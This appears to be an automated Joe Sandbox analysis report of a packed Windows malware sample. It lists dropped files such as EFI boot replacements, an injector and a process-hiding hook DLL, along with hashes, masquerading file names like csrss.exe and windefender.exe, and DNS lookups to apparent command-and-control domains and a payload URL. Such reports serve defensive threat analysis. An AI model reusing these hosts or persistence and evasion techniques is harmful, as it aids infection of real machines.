Detection:	MAL
Classification:	mal100.rans.troj.evad.winEXE@41/15@21/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 98.7% (good quality ratio 80.1%) • Quality average: 58.5% • Quality standard deviation: 36.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:12:43	API Interceptor	9x Sleep call for process: upd.exe modified
13:13:00	API Interceptor	5x Sleep call for process: csrss.exe modified
13:13:08	Task Scheduler	Run new task: csrss path: C:\Windows\rss\csrss.exe
13:13:28	API Interceptor	8x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.139.144	f6oNLRKHUy.exe	Get hash	malicious	Browse	
	jkDmft1Qoe.exe	Get hash	malicious	Browse	
104.21.92.165	f6oNLRKHUy.exe	Get hash	malicious	Browse	• gohnot.com/0281c43f36eb9f47aab5357d48bbc076/watchdog.exe
104.21.79.9	f6oNLRKHUy.exe	Get hash	malicious	Browse	
	jkDmft1Qoe.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
gohnot.com	f6oNLRKHUy.exe	Get hash	malicious	Browse	• 104.21.92.165
	jkDmft1Qoe.exe	Get hash	malicious	Browse	• 172.67.196.11
runmodes.com	f6oNLRKHUy.exe	Get hash	malicious	Browse	• 104.21.34.203

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	lRgWGfOYVQ.exe	Get hash	malicious	Browse	• 172.67.205.83
	DpUlb8nrcS.exe	Get hash	malicious	Browse	• 104.21.75.57
	PO#006503.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	52k0qe3yt3.dll	Get hash	malicious	Browse	• 104.20.184.68
	BQlyt2B7Im.dll	Get hash	malicious	Browse	• 172.67.70.134
	52k0qe3yt3.dll	Get hash	malicious	Browse	• 104.20.185.68
	1H6wm3BZbJ.exe	Get hash	malicious	Browse	• 104.21.76.206
	BQlyt2B7Im.dll	Get hash	malicious	Browse	• 172.67.70.134
	November 3, 2021, 3%3A47%3A56 PM.HTM	Get hash	malicious	Browse	• 104.18.11.207
	SayEjNMwtQ.dll	Get hash	malicious	Browse	• 104.26.6.139
	bUcXB5APT3.exe	Get hash	malicious	Browse	• 162.159.129.233
	uj8A47Ew7u.dll	Get hash	malicious	Browse	• 172.67.70.134
	SayEjNMwtQ.dll	Get hash	malicious	Browse	• 104.26.7.139
	uj8A47Ew7u.dll	Get hash	malicious	Browse	• 172.67.70.134
	nowy przyk#U0142adowy katalog.exe	Get hash	malicious	Browse	• 172.67.184.156
	Siparis onayi.exe	Get hash	malicious	Browse	• 162.159.133.233
	11651572,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	$24,363.98.gz.exe	Get hash	malicious	Browse	• 162.159.130.233
	e-Ar#U015fiv Fatura.exe	Get hash	malicious	Browse	• 162.159.133.233
	doc202111036979790.exe	Get hash	malicious	Browse	• 104.21.19.200
CLOUDFLARENETUS	lRgWGfOYVQ.exe	Get hash	malicious	Browse	• 172.67.205.83
	DpUlb8nrcS.exe	Get hash	malicious	Browse	• 104.21.75.57
	PO#006503.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	52k0qe3yt3.dll	Get hash	malicious	Browse	• 104.20.184.68
	BQlyt2B7Im.dll	Get hash	malicious	Browse	• 172.67.70.134
	52k0qe3yt3.dll	Get hash	malicious	Browse	• 104.20.185.68
	1H6wm3BZbJ.exe	Get hash	malicious	Browse	• 104.21.76.206
	BQlyt2B7Im.dll	Get hash	malicious	Browse	• 172.67.70.134
	November 3, 2021, 3%3A47%3A56 PM.HTM	Get hash	malicious	Browse	• 104.18.11.207
	SayEjNMwtQ.dll	Get hash	malicious	Browse	• 104.26.6.139
	bUcXB5APT3.exe	Get hash	malicious	Browse	• 162.159.129.233
	uj8A47Ew7u.dll	Get hash	malicious	Browse	• 172.67.70.134
	SayEjNMwtQ.dll	Get hash	malicious	Browse	• 104.26.7.139
	uj8A47Ew7u.dll	Get hash	malicious	Browse	• 172.67.70.134
	nowy przyk#U0142adowy katalog.exe	Get hash	malicious	Browse	• 172.67.184.156
	Siparis onayi.exe	Get hash	malicious	Browse	• 162.159.133.233
	11651572,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	$24,363.98.gz.exe	Get hash	malicious	Browse	• 162.159.130.233
	e-Ar#U015fiv Fatura.exe	Get hash	malicious	Browse	• 162.159.133.233
	doc202111036979790.exe	Get hash	malicious	Browse	• 104.21.19.200

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
B:\EFI\Boot\old.efi (copy)	f6oNLRKHUy.exe	Get hash	malicious	Browse	
	jkDmft1Qoe.exe	Get hash	malicious	Browse	
	app.exe	Get hash	malicious	Browse	
	csrss.exe	Get hash	malicious	Browse	
	csrss.exe	Get hash	malicious	Browse	
	gFNUQfsbhl.exe	Get hash	malicious	Browse	
	AHRwK0YGzi.exe	Get hash	malicious	Browse	
	xYVQ2CgP0M.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HAZhIgUBm9.exe	Get hash	malicious	Browse	
	hwvUt9M5T0.exe	Get hash	malicious	Browse	
	7u479GG98a.exe	Get hash	malicious	Browse	
	bjEAtgsQV8.exe	Get hash	malicious	Browse	
	bxW8vusMVJ.exe	Get hash	malicious	Browse	
	5uy2bFmu5S.exe	Get hash	malicious	Browse	
	ddscRyPcLJ.exe	Get hash	malicious	Browse	
	v1Ni5GOWI6.exe	Get hash	malicious	Browse	
	A9j7TdY8pG.exe	Get hash	malicious	Browse	
	10hORi8M8E.exe	Get hash	malicious	Browse	
	5H9JkoJNvF.exe	Get hash	malicious	Browse	
	mLvt2Sebz3.exe	Get hash	malicious	Browse	

Created / dropped Files

B:\EFI\Boot\old.efi (copy)	
Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: f6oNLRKHUy.exe, Detection: malicious, Browse • Filename: jkDmft1Qoe.exe, Detection: malicious, Browse • Filename: app.exe, Detection: malicious, Browse • Filename: csrss.exe, Detection: malicious, Browse • Filename: csrss.exe, Detection: malicious, Browse • Filename: gFNUQfsbhl.exe, Detection: malicious, Browse • Filename: AHRwK0YGzi.exe, Detection: malicious, Browse • Filename: xYVQ2CgP0M.exe, Detection: malicious, Browse • Filename: HAZhIgUBm9.exe, Detection: malicious, Browse • Filename: hwvUt9M5T0.exe, Detection: malicious, Browse • Filename: 7u479GG98a.exe, Detection: malicious, Browse • Filename: bjEAtgsQV8.exe, Detection: malicious, Browse • Filename: bxW8vusMVJ.exe, Detection: malicious, Browse • Filename: 5uy2bFmu5S.exe, Detection: malicious, Browse • Filename: ddscRyPcLJ.exe, Detection: malicious, Browse • Filename: v1Ni5GOWI6.exe, Detection: malicious, Browse • Filename: A9j7TdY8pG.exe, Detection: malicious, Browse • Filename: 10hORi8M8E.exe, Detection: malicious, Browse • Filename: 5H9JkoJNvF.exe, Detection: malicious, Browse • Filename: mLvt2Sebz3.exe, Detection: malicious, Browse
Preview:	MZ.....PE..d....." ....`.....!.....0.....P.....<#.....text..... ..h.data..... .. ..@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B.....

B:\EFI\Microsoft\Boot\fw.efi (copy)	
Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA

B:\EFI\Microsoft\Boot\fw.efi (copy)	
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....PE..d....." ....`.....!.....0.....P.....<#.....text..... ..h.data..... .. ..@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B..... .....

C:\EFI\Boot\EfiGuardDxe.efi	
Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	279552
Entropy (8bit):	4.553173975914215
Encrypted:	false
SSDEEP:	3072:ekODsOuozgl9aXsRzZZZZrUhFapDL4k2yntc:ekeklesRD6yt
MD5:	2B84CB96AE6280C2020FA46E4A8A07D8
SHA1:	E920E40CFC0C6A805D657C8F23F9C0612CD39F59
SHA-256:	01E86A4DFE6E0DE7857B3CF2FAFD041C8B3A3241E00844CB6BFBD3BFAE2D36BC
SHA-512:	F1A6598116F78FBA1F9531301A7313AC204BAB3B7AEBC299F69F2ED406F4EDAFC3410DB860E93D0DC7C24398F5A7FF595764400F31A3A06679FD6EC0EFB116D
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....PE..d....." .....x..... .....P.....p.....text..... ..h.data..... .....@....pdata.....P.....8.....@..H.xdata..X....`.....<.....@..B.reloc.....p.....B.....@..B..... .....

C:\EFI\Boot\bootx64.efi	
Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....PE..d....." ....`.....!.....0.....P.....<#.....text..... ..h.data..... .. ..@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B..... .....

C:\EFI\Microsoft\Boot\bootmgfw.efi	
Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....PE..d....." ....`.....!.....0.....P.....<#.....text..... ..h.data..... .. ..@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B..... .....

C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	
Process:	C:\Windows\rss\csrss.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	modified
Size (bytes):	101376
Entropy (8bit):	5.951577458824018
Encrypted:	false
SSDEEP:	3072:U3JJpaHtGsxJZ7zmaUMf2ETb4w1GMYbuT:csTF5U3EfndT
MD5:	09031A062610D77D685C9934318B4170
SHA1:	880F744184E7774F3D14C1BB857E21CC7FE89A6D
SHA-256:	778BD69AF403DF3C4E074C31B3850D71BF0E64524BEA4272A802CA9520B379DD
SHA-512:	9A276E1F0F55D35F2BF38EB093464F7065BDD30A660E6D1C62EED5E76D1FB2201567B89D9AE65D2D89DC99B142159E36FB73BE8D5E08252A975D50544A7CDA2
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b.....k.....k.....k..r...w.....w.....w.....k..... w..... w..... w.. ....Rich.....PE..d...o.D`....." .....$/.....`.....g..(.....p.....<....W..8.....@W.. 8.....text..... ..`.rdata.....@..@.data.....d.....@....pdata..p.....p.....@..@_RDATA..... .....@..@.rsrc.....@..@.reloc..<.....@..B..... .....

C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	
Process:	C:\Windows\rss\csrss.exe
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	288256
Entropy (8bit):	6.31266455792162
Encrypted:	false
SSDEEP:	3072:qbHszDaOJ8u2HHFIWr6e29kOnK7qFQ8wMii5I7kGvNjzMuszHshoY46bEydJ+dK9:SA3IllA6e29vngqS8wMmuooh8z+8F
MD5:	D98E33B66343E7C96158444127A117F6
SHA1:	BB716C5509A2BF345C6C1152F6E3E1452D39D50D
SHA-256:	5DE4E2B07A26102FE527606CE5DA1D5A4B938967C9D380A3C5FE86E2E34AAAF1
SHA-512:	705275E4A1BA8205EB799A8CF1737BC8BA686925E52C9198A6060A7ABEEE65552A85B814AC494A4B975D496A63BE285F19A6265550585F2FC85824C42D7EFAB5
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 14%, Browse • Antivirus: ReversingLabs, Detection: 73%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....|.....t.....Rich..... .....PE..d...l.D`....."..... .....T.....@.....`.....(.....`...'.....`...'.....`...@...8.....8..... .....text...H..... ..`.rdata...9.....:.....@..@.data...`....0.....@....pdata...'...`...(.....@..@_RDATA.....V.....@..@. rsrc.....X.....@..@.reloc..`.....Z.....@..B..... .....

C:\Users\user\Desktop\upd.exe	
Process:	C:\Users\user\Desktop\0NlSa5bf55.exe
File Type:	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	3788288
Entropy (8bit):	7.892618389779633
Encrypted:	false
SSDEEP:	98304:r1HRHgwXrMeyKVNrb6VryiHiJ+9fCU/3PLg:r1HvrZ9Vlfq1pN3
MD5:	3C3046F640F7825C720849AAA809C963
SHA1:	61AE00EC8041DE7826DECEB176C495AB23392EFB
SHA-256:	3993AA1A1CF9BA37316DB59A6EF67B15EF0F49FCD79CF2420989B9E4A19FFC2A
SHA-512:	64FCA2287D36195C66E11C62292D094ECF7374BCAF931D04AEA5A388F7F67D5588BAE14A79107E61D660E745A17D577D06A69C367408AC48C4A789317D2B247(
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 31%, Browse • Antivirus: ReversingLabs, Detection: 86%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....$.....9.....0R. ....@R.....@..... ....UPX0.....0R.....UPX1.....9..@R...9.....@...UPX2 .....9.....@...3.95.UPX!.....-..s.....9..&..&"..... Go build ID: "efKxbRE8zJFH9gxB....7pBf/JfqrRU>jpK8uMrff7Rq/6PoX...onZYEm2XfJCsywwk/P5vlQLaJH_ zAA....twCM0QU". ...d.....;a.v ...."....D$...$...`..k..&.....|.....f.....dnl.L$h.....m..g$....4..$....,.....\H.....1.1.TP....~..\|.\Z.;cpu.u.d,.T.@.....iT=.....H9.....Y...?.....I .....0.9....lX..?(.\|$<).....!..}...$.T..$0.....Z..*f..on....m.....;5al..p7.....M..<W.....L....A....9.}..w._.9.-8.9....5...p.....

C:\Windows\Logs\CBS\CBS.log	
Process:	C:\Windows\servicing\TrustedInstaller.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	3080192
Entropy (8bit):	5.314136477236586
Encrypted:	false
SSDEEP:	6144:TLS5YygL1mnGVFQa/qJlxOfTFyKQel5lmhSVjfChq4TMmdqIH:TL1dq
MD5:	1602CB2334DFE1B40AA9BD15E39BA0C2
SHA1:	E8CDC55E0CEC5925B2FAE4581E9A7059C83B6375
SHA-256:	21C8082B81E5F535410DC8BE90DCA278715A735425BDBD61CB081B710168C657
SHA-512:	F54E1400F194F35CA4CD2541FD9DCB27F9D06EC900E63C7EB0A792249BF6B6127666B277329118067F0E4A5BB2733240643D57A7F60C0C67528A7F4059843CD2
Malicious:	false
Preview:	.2019-06-27 00:55:29, Info CBS TI: --- Initializing Trusted Installer ---..2019-06-27 00:55:29, Info CBS TI: Last boot time: 2019-06-27 00:4 9:51.660..2019-06-27 00:55:29, Info CBS Starting TrustedInstaller initialization...2019-06-27 00:55:29, Info CBS Lock: New lock added: CCbsP ublicSessionClassFactory, level: 30, total lock:4..2019-06-27 00:55:29, Info CBS Lock: New lock added: CCbsPublicSessionClassFactory, level: 30, total lock:5..2019-06-27 00:55:29, Info CBS Lock: New lock added: WinlogonNotifyLock, level: 8, total lock:6..2019-06-27 00:55:29, Info CBS Ending TrustedInstaller initialization...2019-06-27 00:55:29, Info CBS Starting the TrustedInstaller main loop...2019-06-27 00:55:29, Info CBS Tr ustedInstaller service starts successfully...2019-06-27 00:55:29, Info CBS No startup pr

C:\Windows\rss\csrss.exe	
Process:	C:\Users\user\Desktop\upd.exe
File Type:	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	3788288
Entropy (8bit):	7.892618389779633
Encrypted:	false
SSDEEP:	98304:r1HRHgwXrMeyKVNrb6VryiHiJ+9fCU/3PLg:r1HvrZ9Vlfq1pN3
MD5:	3C3046F640F7825C720849AAA809C963
SHA1:	61AE00EC8041DE7826DECEB176C495AB23392EFB
SHA-256:	3993AA1A1CF9BA37316DB59A6EF67B15EF0F49FCD79CF2420989B9E4A19FFC2A
SHA-512:	64FCA2287D36195C66E11C62292D094ECF7374BCAF931D04AEA5A388F7F67D5588BAE14A79107E61D660E745A17D577D06A69C367408AC48C4A789317D2B247(
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 31%, Browse • Antivirus: ReversingLabs, Detection: 86%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....$.....9.....0R. ....@R.....@..... ....UPX0.....0R.....UPX1.....9..@R...9.....@...UPX2 .....9.....@...3.95.UPX!.....-..s....9..&..&"..... Go build ID: "efKxbRE8zJFH9gxB....7pBf/JfqrRU>jpK8uMrff7Rq/6PoX...onZYEm2XfJCsywwk/P5vlQLaJH_ zAA....twCM0QU". ...d.....;a.v ...."....D$...$...`..k..&.....|.....f.....dnl.L$h.....m..g$....4..$....,....\H.....1.1.TP....~..\|.\Z.;cpu.u.d,.T.@.....iT=.....H9.....Y...?.....I .....0.9....lX..?(.\|$<).....!..}...$.T..$0.....Z..*f..on....m.....;5al..p7.....M..<W.....L....A....9.}..w._.9.-8.9....5...p.....

C:\Windows\windefender.exe	
Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	2102272
Entropy (8bit):	7.879347868736008
Encrypted:	false
SSDEEP:	49152:1+yuly+dcYwIx9qadRmAYBfo9hazz2Du5VDyn:1Cy+qa9qWmAYBQfazzpDy
MD5:	E0A50C60A85BFBB9ECF45BFF0239AAA3
SHA1:	AE0E12BC885CB5D4D26C49F6AE20ED40313EDF99
SHA-256:	FC8D064E05EBE37D661AECCB78F91085845E9E28CCFF1F9B08FD373830E38B7F
SHA-512:	03D1440B462B872B7AE4FCCBB455FC0C3AB4E9BF13D07726CE2A9FF9CE4A0E7632A45AF4B52265973D51C8C9D6E24CE84EF81FBAD23CDDF04B64F461FA5505 0D
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 79%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....K..... .....p-...M...-...M...@.....M..... .....M.....UPX0.....p-.....UPX1..... ...-... .....@...UPX2..... M..... .....@...3.95.UPX!....Y.P....dM... ...K.&'..... Go build ID: "8LgdNw10OMnjnEaf..o.ouob/F_u>d7bw5LzGyMt067q/f_4E....n-IIykrT4Xu-NukD/RUnzYH.IbGfj....1Lu aRla". ...d.....;a.v ...'....D$...$...`..k..&.....f.....dnl.L$h.....m..g$....4..$....,....\H.....1.1.TP....~..|.\Z.;cpu.u.d,.T.@.....iT=.....H9.....Y...?.....I.....0.9....lX..?(.| $<).....!..}...$.T..$0.....Z..*f..on....m.....;5al..p7.....M..$.....L....A....9.}..w._.9.- .9....5...p.....

\Device\Null	
Process:	C:\Windows\SysWOW64\sc.exe

\Device\Null	
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	39
Entropy (8bit):	3.964228182058903
Encrypted:	false
SSDEEP:	3:fxjRCqjv:ZMc
MD5:	2F1A2A9AA9E93E390CC54C36BDB0561B
SHA1:	BC13C3DAE9A3C2A7E45F08F2EF1BB14893078EC7
SHA-256:	706A0C615566BE5CC8D24596CD765A00BE7D5E036CA006DFBD8DE7BC6F7FA719
SHA-512:	4204246AF86876511D1748734BADD3008297EBBFD2E306BC00AED13BD5F5B2A946A0C5A72F3988429A5A4F09B2BFC4E2406D07E87A6F8FDD90309B2C9CCF97F
Malicious:	false
Preview:	[SC] SetServiceObjectSecurity SUCCESS..

Static File Info

General

File type:	PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
Entropy (8bit):	7.878858503837156
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	0NlSa5bf55.exe
File size:	2095616
MD5:	ee30d6928c9de84049aa055417cc767e
SHA1:	a2aec2076bdfa92e5cda03443bec7b6c3287b43a
SHA256:	0ab024b0da0436fddc99679a74a26fdcd9851eb00e88ff2998f001ccd0c9016f
SHA512:	dfc5ec66d2917378c5d24c29eeccde315723f45bb08005d723d76ad7c0521637f007c8277c0eaa3568de7d527a6a561b56363be84f72a0ee4c4ee957ee401667
SSDEEP:	49152:xxaU1ag6hb9cFsZYOvexqnKc6I0YwahWWSRy8cpripxC3pUojB:DwgSWF+5e6K54JMRcpmpxaD
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....>K..... .....-.@.M...-...M...@..... M.. .....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x8d0340
Entrypoint Section:	UPX1
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DEBUG_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x0 [Thu Jan 1 00:00:00 1970 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	1
File Version Major:	6

General

File Version Minor:	1
Subsystem Version Major:	6
Subsystem Version Minor:	1
Import Hash:	6ed4f5f04d62b18d96b26d6db7c18840

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
UPX0	0x1000	0x2d0000	0x0	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
UPX1	0x2d1000	0x200000	0x1ff600	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
UPX2	0x4d1000	0x1000	0x200	False	0.193359375	data	1.38215794943	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 4, 2021 13:12:36.531829119 CET	192.168.2.3	8.8.8.8	0xb82a	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:36.693613052 CET	192.168.2.3	8.8.8.8	0x3507	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:36.835752010 CET	192.168.2.3	8.8.8.8	0xde8f	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:36.984076023 CET	192.168.2.3	8.8.8.8	0x3676	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:37.214611053 CET	192.168.2.3	8.8.8.8	0x4ddd	Standard query (0)	trumops.com	16	IN (0x0001)
Nov 4, 2021 13:12:37.248415947 CET	192.168.2.3	8.8.8.8	0x22d2	Standard query (0)	server16.trumops.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:38.957103968 CET	192.168.2.3	8.8.8.8	0xbc27	Standard query (0)	gohnot.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:40.144921064 CET	192.168.2.3	8.8.8.8	0x3562	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:43.418806076 CET	192.168.2.3	8.8.8.8	0x178e	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:06.565668106 CET	192.168.2.3	8.8.8.8	0xf797	Standard query (0)	trumops.com	16	IN (0x0001)
Nov 4, 2021 13:13:06.593276024 CET	192.168.2.3	8.8.8.8	0xf41e	Standard query (0)	logs.trumops.com	16	IN (0x0001)
Nov 4, 2021 13:13:06.621603012 CET	192.168.2.3	8.8.8.8	0xf287	Standard query (0)	442b90d2-fde4-485f-a003-6086e2191d6e.uuid.trumops.com	16	IN (0x0001)
Nov 4, 2021 13:13:06.713522911 CET	192.168.2.3	8.8.8.8	0xb9c3	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 4, 2021 13:13:06.818048954 CET	192.168.2.3	8.8.8.8	0x65b0	Standard query (0)	server2.trumops.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:15.786428928 CET	192.168.2.3	8.8.8.8	0xc8f1	Standard query (0)	server2.trumops.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:16.257272959 CET	192.168.2.3	8.8.8.8	0xae69	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:28.847537994 CET	192.168.2.3	8.8.8.8	0x3644	Standard query (0)	server2.trumops.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:28.992549896 CET	192.168.2.3	8.8.8.8	0xc23a	Standard query (0)	gohnot.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:31.363845110 CET	192.168.2.3	8.8.8.8	0xe7aa	Standard query (0)	e0a50c60a85bfbb9ecf45bff0239aaa3.hash.trumops.com	16	IN (0x0001)
Nov 4, 2021 13:13:37.962714911 CET	192.168.2.3	8.8.8.8	0xa88f	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)
Nov 4, 2021 13:14:04.148565054 CET	192.168.2.3	8.8.8.8	0xc84c	Standard query (0)	server2.trumops.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 4, 2021 13:12:36.551266909 CET	8.8.8.8	192.168.2.3	0xb82a	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:36.551266909 CET	8.8.8.8	192.168.2.3	0xb82a	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:36.713059902 CET	8.8.8.8	192.168.2.3	0x3507	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
